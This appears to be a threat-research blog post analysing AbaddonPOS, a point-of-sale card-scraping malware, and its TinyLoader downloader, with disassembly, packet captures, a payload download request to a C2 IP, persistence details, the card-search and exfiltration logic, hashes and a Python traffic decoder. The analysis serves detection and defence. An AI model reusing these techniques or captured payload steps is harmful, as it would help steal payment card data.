AbaddonPOS: A new point of sale threat linked to Vawtrak

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Blog
Threat Insight
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
Point of sale (PoS) malware has been implicated in some of the biggest recent data breaches, striking retailers, restaurants, hospitality and organizations from a variety of industries, and often targeting consumers in the US. [1] Once considered too difficult to carry out to be practical for cybercriminals, the retail breaches of late 2013 demonstrated that these attacks are both feasible and highly profitable for cybercriminals, and PoS malware has since continued to evolve and grow in both variety and sophistication. [2]

Proofpoint threat researchers recently detected a new addition to PoS malware landscape. Named AbaddonPOS by Proofpoint researchers, this sample was initially discovered as it was being downloaded in the process of a Vawtrak infection. This use of additional payloads to enhance attack capabilities offers another example of efforts by threat actors to expand their target surfaces through the delivery of multiple payloads in a single campaign, in this case by including potential PoS terminals. This post will analyze AbaddonPOS; discuss the observed infection vectors; and expose, details on the downloader used to retrieve this new PoS malware. We will also provide evidence to demonstrate that the downloader malware and PoS malware are closely related, perhaps even written by the same actor or actors.

Known infection vectors

On October 8, Proofpoint researchers observed Vawtrak [3] (project ID 5) downloading TinyLoader, a downloader that uses a custom protocol for downloading executable payloads from its command and control (C2) server. TinyLoader was then used to download another downloader in the form of shellcode, which then downloaded AbaddonPOS. Although this infection vector was initially specific to Vawtrak's project ID 5, we have also since observed it delivered in project IDs 6, 9, 10, 12, and 13. The project ID's are most easily observed with

Vawtrak C2 traffic, as they are stored encoded in the PHPSESSID cookie value. Using the cookie value we provided as an example in our research on Vawtrak enables us to see it in a decoded state (Fig. 1). Bytes 4-7 contain the project ID in little-endian byte order.




```
Encoded Cookie: 5C8EC19E61666B717F808B939EA4B6C5

Decoded Cookie:
00000000: 5C D2 9C C1 03 00 00 00  07 00 02 00 00 0E 01 00  \...............

Campaign: 3
```

Figure 1: Decoded Vawtrak cookie displaying campaign/project ID

In addition to observing AbaddonPOS as it was delivered by an Angler EK → Bedep → Vawtrak infection (Cyphort, [4]) and Angler EK → Bedep (bypassing Vawtrak), Proofpoint researchers have also observed this infection behavior delivered by weaponized Microsoft® Office documents downloading Pony → Vawtrak (Fig. 2).







Figure 2: AbaddonPOS infection chain

TinyLoader

TinyLoader's sole purpose in this infection chain is to retrieve executable instructions from the C2, which allows the attackers to execute their own custom shellcode on infected machines in addition to downloading and executing additional malware payloads. True to its name, TinyLoader is typically 2-5KB in size. One notable characteristic of TinyLoader is that prior to contacting its single hardcoded C2 IP address, the malware will first check to see if it is running as an x64 or x86 process using the IsWow64Process Windows API (Fig 3.). TinyLoader selects a value based on the result of this API call, and the result is then used to tell the C2 which executable code should be downloaded to the infected client.




```
002D01E4    FF95 B0020000  CALL DWORD PTR SS:[EBP+2B0]          kernel32.IsWow64Process
002D01EA    83BD 40050000  CMP DWORD PTR SS:[EBP+540],1
002D01F1  v 75 02          JNE SHORT 002D01F5
002D01F3  v EB 0C          JMP SHORT 002D0201
002D01F5    C785 40050000  MOV DWORD PTR SS:[EBP+540],84000000    x86
002D01FF  v EB 0A          JMP SHORT 002D020B
002D0201    C785 40050000  MOV DWORD PTR SS:[EBP+540],BA000000    x64
```

Figure 3: TinyLoader API call checking for x86 or x64

As shown in Figure 3 above, 0x84 is used with x86 processes while 0xBA is used with x64 processes; however, the values used for each architecture vary depending on the variant. Once the correct architecture is selected, TinyLoader builds a packet to send to the C2 to initiate the payload download process. Prior to retrieving the downloader that downloads AbaddonPOS, we have observed TinyLoader first retrieve a copy of itself (this step may vary slightly), which is then used as a persistence method by adding a registry key to


HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (Fig. 4). TinyLoader may also download a DLL version of itself, in which case the registry key observed is similar to the following: regsvr32.exe /s “C:\PROGRA~2\[a-zA-Z0-9]+\.dll”



Name	Type	Data
(Default)	REG_SZ	(value not set)
vssadmin	REG_SZ	"C:\PROGRA~2\vssadmin.exe"

Figure 4: Example of TinyLoader persistence registry key

Once the persistent payload is written to disk, another payload is downloaded by TinyLoader in the form of shellcode (Fig. 5), the purpose of which is to manually craft a HTTP request that is then used to download an AbaddonPOS payload (Fig. 6).



Follow TCP Stream (tcp.stream eq 80)

Stream Content

```
00000000  01 6e 77 64 23 7e e2 3d  0c 00 00 84              .nwd#~.= ....
    00000000  01 6e 77 64 00 00 00 00  9d 02 00 00 8b 55 00 8b .nwd.... .....U..
    00000010  12 39 95 00 04 00 00 74  0c 8b 9d 00 04 00 00 8b .9.....t ........
    00000020  55 00 89 1a c3 8b 4d 00  81 c1 90 00 00 00 8b 5d U.....M. .......]
    00000030  18 81 c3 00 02 00 00 31  c0 8b 54 01 0c 89 13 3d .......1 ..T....=
    00000040  fc 01 00 00 73 08 83 c0  04 83 c3 04 eb eb 8b 55 ....s... .......U
    00000050  00 c7 02 02 6e 77 64 c7  85 00 04 00 00 02 6e 77 ....nwd. ......nw
    00000060  64 81 c2 00 04 00 00 c7  02 0c 00 00 00 c3 90 90 d....... ........
    00000070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90 ........ ........
    00000080  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90 ........ ........
    00000090  90 90 90 90 90 90 90 90  90 90 90 90 00 00 00 00 ........ ........
    000000A0  00 00 c7 85 50 08 00 00  00 00 00 00 e8 05 00 00 ....P... ........
    000000B0  00 47 45 54 20 00 ff 75  10 ff 95 80 02 00 00 8b .GET ..u ........
    000000C0  5d 00 83 c3 35 53 ff 75  10 ff 95 80 02 00 00 e8 ]...5S.u ........
    000000D0  0a 00 00 00 20 48 54 54  50 2f 31 2e 31 00 ff 75 .... HTT P/1.1..u
    000000E0  10 ff 95 80 02 00 00 ff  75 10 ff 95 90 02 00 00 ........ u.......
    000000F0  8b 5d 10 66 c7 04 03 0d  0a e8 26 00 00 00 55 73 .].f.... ..&...Us
    00000100  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c er-Agent : Mozill
    00000110  61 2f 34 2e 30 20 28 63  6f 6d 70 61 74 69 62 6c a/4.0 (c ompatibl
    00000120  65 3b 29 00 ff 75 10 ff  95 80 02 00 00 ff 75 10 e;)..u.. ......u.
    00000130  ff 95 90 02 00 00 8b 5d  10 66 c7 04 03 0d 0a e8 .......] .f......
    00000140  07 00 00 00 48 6f 73 74  3a 20 00 ff 75 10 ff 95 ....Host : ..u...
    00000150  80 02 00 00 8b 5d 00 83  c3 25 53 ff 75 10 ff 95 .....].. .%S.u...
    00000160  80 02 00 00 ff 75 10 ff  95 90 02 00 00 8b 5d 10 .....u.. ......].
    00000170  66 c7 04 03 0d 0a e8 17  00 00 00 43 6f 6e 6e 65 f....... ...Conne
    00000180  63 74 69 6f 6e 3a 20 4b  65 65 70 2d 41 6c 69 76 ction: K eep-Aliv
```

Figure 5: TinyLoader binary protocol retrieving shellcode

```
GET /f_p/f_910.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;)
Host: 50.7.143.61
Connection: Keep-Alive
```


Figure 6: HTTP request retrieving AbaddonPOS variant, crafted by shellcode

AbaddonPOS

AbaddonPOS is another addition to the PoS malware category, which has attracted a significant amount of attention from malware authors over the years. [4] Similar to TinyLoader, AbaddonPOS is a relatively small package, with most samples being 5KB in size. While the core functionality of this new addition is fairly simple, it contains several features that merit analysis and further discussion: anti-analysis, code obfuscation, persistence, locating credit card data, and a custom protocol for exfiltrating data.

Anti-analysis and obfuscation


AbaddonPOS implements several basic anti-analysis and obfuscation techniques to hinder manual and automated analysis techniques. For example, AbaddonPOS employs a CALL instruction to push a function parameter onto the stack rather than simply using, for instance, the more common PUSH instruction. A CALL instruction pushes the next address onto the stack, which is typically used as a return address following a RETN instruction. In this case, the CALL instruction is used to push the address containing a string (Fig. 7): specifically, the address containing the string “devil_host” is pushed onto the stack, which is then used as a mutex.



```
00401BD5  E8 0B000000          CALL 00401BE5                          Name = "j", jump over immediate data
00401BDA  64 65 76 69 6C 5F    ASCII "devil_host",0                   ASCII "devil_host"
00401BE5  6A 00                PUSH 0                                 InitialOwner = FALSE
00401BE7  6A 00                PUSH 0                                 pSecurity = NULL
00401BE9  FF15 E0204000        CALL DWORD PTR DS:[<&kernel32.CreateMut KERNEL32.CreateMutexA
```

Figure 7: AbaddonPOS using CALL instruction to hinder static analysis

Most of AbaddonPOS’ code is not obfuscated or packed, with the exception of the code used to encode and transmit stolen credit card data. This shellcode is encoded using a 4-byte XOR key; however the key is not hardcoded. Instead, using the first 4-bytes of the decoded shellcode, the malware iterates over all possible 4-byte XOR keys until the correct one is found by checking the result against the hardcoded instructions: 0x5589E58B (Fig. 8). Once the XOR result matches the hardcoded instructions, then the correct key has been found and the malware continues to decode the shellcode using that key.



```
00401D7B  >  310B           XOR DWORD PTR DS:[EBX],ECX
00401D7D  .  813B 5589E58   CMP DWORD PTR DS:[EBX],8BE58955
00401D83  .v 74 0E          JE SHORT 00401D93
00401D85  .  83F8 00        CMP EAX,0
00401D88  .v 75 09          JNE SHORT 00401D93
00401D8A  .  310B           XOR DWORD PTR DS:[EBX],ECX
00401D8C  .  29C3           SUB EBX,EAX
00401D8E  .  31C0           XOR EAX,EAX
00401D90  .  41             INC ECX
00401D91  .^ EB E8          JMP SHORT 00401D7B
00401D93  >  3D 5C010000    CMP EAX,15C
00401D98  .v 73 08          JAE SHORT 00401DA2
00401D9A  .  83C0 04        ADD EAX,4
00401D9D  .  83C3 04        ADD EBX,4
00401DA0  .^ EB D9          JMP SHORT 00401D7B
```

Figure 8: AbaddonPOS shellcode decoding routine

Locating credit card data


AbaddonPOS searches for credit cards by reading the memory of all processes except itself by first blacklisting its own PID using the GetCurrentProcessId API. To find credit card data, AbaddonPOS roughly follows this process:

1. Search for 3, 4, 5, or 6 string characters, indicating the first number of a potential credit card
2. Credit card number length >= 13 and <= 19
3. Valid track delimiter (track 1: “^”, track 2: “=”, or “D”)
4. Track 1 max length: 120, Track 2 max length: 60
5. Additional checks based on whether track 1 or track 2 delimiters were found
6. Check credit card number with the Luhn algorithm

The AbaddonPOS sample with md5 hash: f63e0a7ca8349e02342c502157ec485d was analyzed for the process above. The slightly older version of AbaddonPOS may contain slightly modified functionality, including not allowing “D” as a track 2 delimiter.

Exfiltrating stolen credit card data

Although many of the different PoS malware families rely on HTTP to exfiltrate data, AbaddonPOS uses a custom binary protocol. Communication and exfiltration of credit card data is carried out by the decoded shellcode discussed above. A single hardcoded IP address is used as the C2 address, as well as the encoding routine that is used to obfuscate exfiltrated data. An example of the network traffic generated during a single credit card data exfiltration attempt is shown in Figure 9.As a result of this analysis, Proofpoint created and published ET Pro IDPS signatures (ID’s 2814677-2814680) to detect exfiltration attempts on October 30.




```
00000000  2d 00 00 00 44 00 00 00  50 25 92 cf 5f 20 9d ce -...D... P%.._ ..
00000010  56 26 9d c9 57 24 9f cb  5b 23 99 cf 55 20 9f cd V&..W$.. [#..U ..
00000020  5f 28 9c cc 5f 31 80 d5  4c 63 c5 9d 13 62 de d1 _(.._1.. Lc...b..
00000030  03 69 cf f2 6c                                   .i..l
```

Figure 9: AbaddonPOS exfiltrating encoded credit card data to C2

The first four bytes of the network traffic are the length of the encoded data, while the following four bytes are the value of the process handle returned by OpenProcess. The subsequent bytes are the encoded exfiltrated data, which in a decoded state follows this format:

[credit card data] ***[process name]

To encode the data, the malware first XORs four bytes of the plaintext with the process handle, followed by a second XOR with a hardcoded 4-byte key. The exfiltration network traffic in Figure 9 is shown in its plaintext state in Figure 10.



```
Decoded AbaddonPOS exfiltration network traffic:
00000000: 36 34 38 30 39 31 37 31  30 37 37 36 31 35 35 34  6480917107761554
00000010: 3D 32 33 30 33 31 35 32  39 39 36 33 39 20 2A 2A  =230315299639 **
00000020: 2A 72 6F 62 75 73 74 2E  65 78 65 0D 0A           *robust.exe..
```

Figure 10: Plaintext exfiltrated credit card data and process name

The following Python script can be used to decode the network traffic, provided it has been encoded using the technique described above:

```
import sys,struct,hexdump

filename = sys.argv[1]

with open(filename, 'rb') as f:

        c2_traffic = f.read()

encoded_size = struct.unpack('<I',c2_traffic[:4])[0]

openprocess_handle = c2_traffic[4:8]

encoded = c2_traffic[8:]

key = [0x22,0x11,0xAA,0xFF]

decoded = ''

for i in range(encoded_size):

        decoded += chr((ord(encoded[i])^key[i%4])^ord(openprocess_handle[i%4]))

print 'Decoded AbaddonPOS exfiltration network traffic:'

hexdump.hexdump(decoded)
```

AbaddonPOS Variations

Of the samples Proofpoint researchers have discovered and analyzed so far, very few samples seem to have had any functionality added or removed. While “devil_host” is the most prominent mutex used by this malware, we have also found a sample that uses “devil_kor” (md5, a55843235cd8e36c7e254c5c05662a5b), and another that uses “DeviL_Task” (md5, ac03e0e9f70136adede78872e45f6182). We also observed a slightly updated version of AbaddonPOS (see *IOCs*) where almost all functionality was relocated to the encoded shellcode. In these updated samples the mutex “MG_REX” was used and the credit card search algorithm was also modified by adding ‘D’ as a valid track 2 delimiter.

Connecting the dots


TinyLoader has now been in development for at least a year, with a first sighting reported on January 16, 2015. Over the past year, TinyLoader has undergone several developmental changes, including:

- Switching from UDP protocol to TCP
- Removing process and UUID reporting
- Adding different anti-analysis
- Adding obfuscation and encoding

With the emergence of AbaddonPOS, it was quickly apparent that TinyLoader and AbaddonPOS are closely connected, and not simply because TinyLoader was used as the downloader. The code of TinyLoader and AbaddonPOS share some important similarities, including:

- Anti-analysis (CALL to push strings onto stack)
- Obfuscation (encoding shellcode using exact same encoding routine)

The similarities with code excerpts including a timeline according to Proofpoint data are provided below (Fig. 11).


January 2015 — TinyLoader.A — Architecture Select

```
0040154C   FFD3              CALL EBX                                kernel32.IsWow64Process
0040154E   833D 485D400      CMP DWORD PTR DS:[405D48],1
00401555   75 02             JNE SHORT 00401559
00401557   EB 0C             JMP SHORT 00401565
00401559   C705 485D400      MOV DWORD PTR DS:[405D48],32320000
00401563   EB 0A             JMP SHORT 0040156F
00401565   C705 485D400      MOV DWORD PTR DS:[405D48],32640000
```

March 2015 — TinyLoader.B1 — Architecture Select

```
0040125D   FFD3              CALL EBX
0040125F   833D 0420400      CMP DWORD PTR DS:[402004],1
00401266   75 02             JNE SHORT 0040126A
00401268   EB 0C             JMP SHORT 00401276
0040126A   C705 0420400      MOV DWORD PTR DS:[402004],32000000
00401274   EB 0A             JMP SHORT 00401280
00401276   C705 0420400      MOV DWORD PTR DS:[402004],86000000
```

April 2015 — TinyLoader.B2 — Architecture Select

```
0040825A   FFD3                CALL EBX
0040825C   833D 0C304000 01    CMP DWORD PTR DS:[40300C],1
00408263   75 02               JNE SHORT 00408267
00408265   EB 0C               JMP SHORT 00408273
00408267   C705 0C304000 00    MOV DWORD PTR DS:[40300C],84000000
00408271   EB 0A               JMP SHORT 0040827D
00408273   C705 0C304000 00    MOV DWORD PTR DS:[40300C],BA000000
```

April 2015 — TinyLoader.B2 — CALL Anti-Analysis (kernel32.dll)

```
004081F2   E8 0D000000          CALL 00408204
004081F7   6B 65 72 6E 65 6     ASCII "kernel32.dll",0
00408204   FF15 A8204000        CALL DWORD PTR DS:[<&kernel32.LoadLibra
```

August 2015 — TinyLoader.C — Architecture Select

```
000201E4   FF95 B0020000              CALL DWORD PTR SS:[EBP+2B0]
000201EA   83BD 40050000 01           CMP DWORD PTR SS:[EBP+540],1
000201F1   75 02                      JNE SHORT 000201F5
000201F3   EB 0C                      JMP SHORT 00020201
000201F5   C785 40050000 00000084     MOV DWORD PTR SS:[EBP+540],84000000
000201FF   EB 0A                      JMP SHORT 0002020B
00020201   C785 40050000 000000BA     MOV DWORD PTR SS:[EBP+540],BA000000
```

October 2015 — TinyLoader.D1 — Copy Encoded Shellcode

```
00401496   8B90 10104000     MOV EDX,DWORD PTR DS:[EAX+401010]
0040149C   8913              MOV DWORD PTR DS:[EBX],EDX
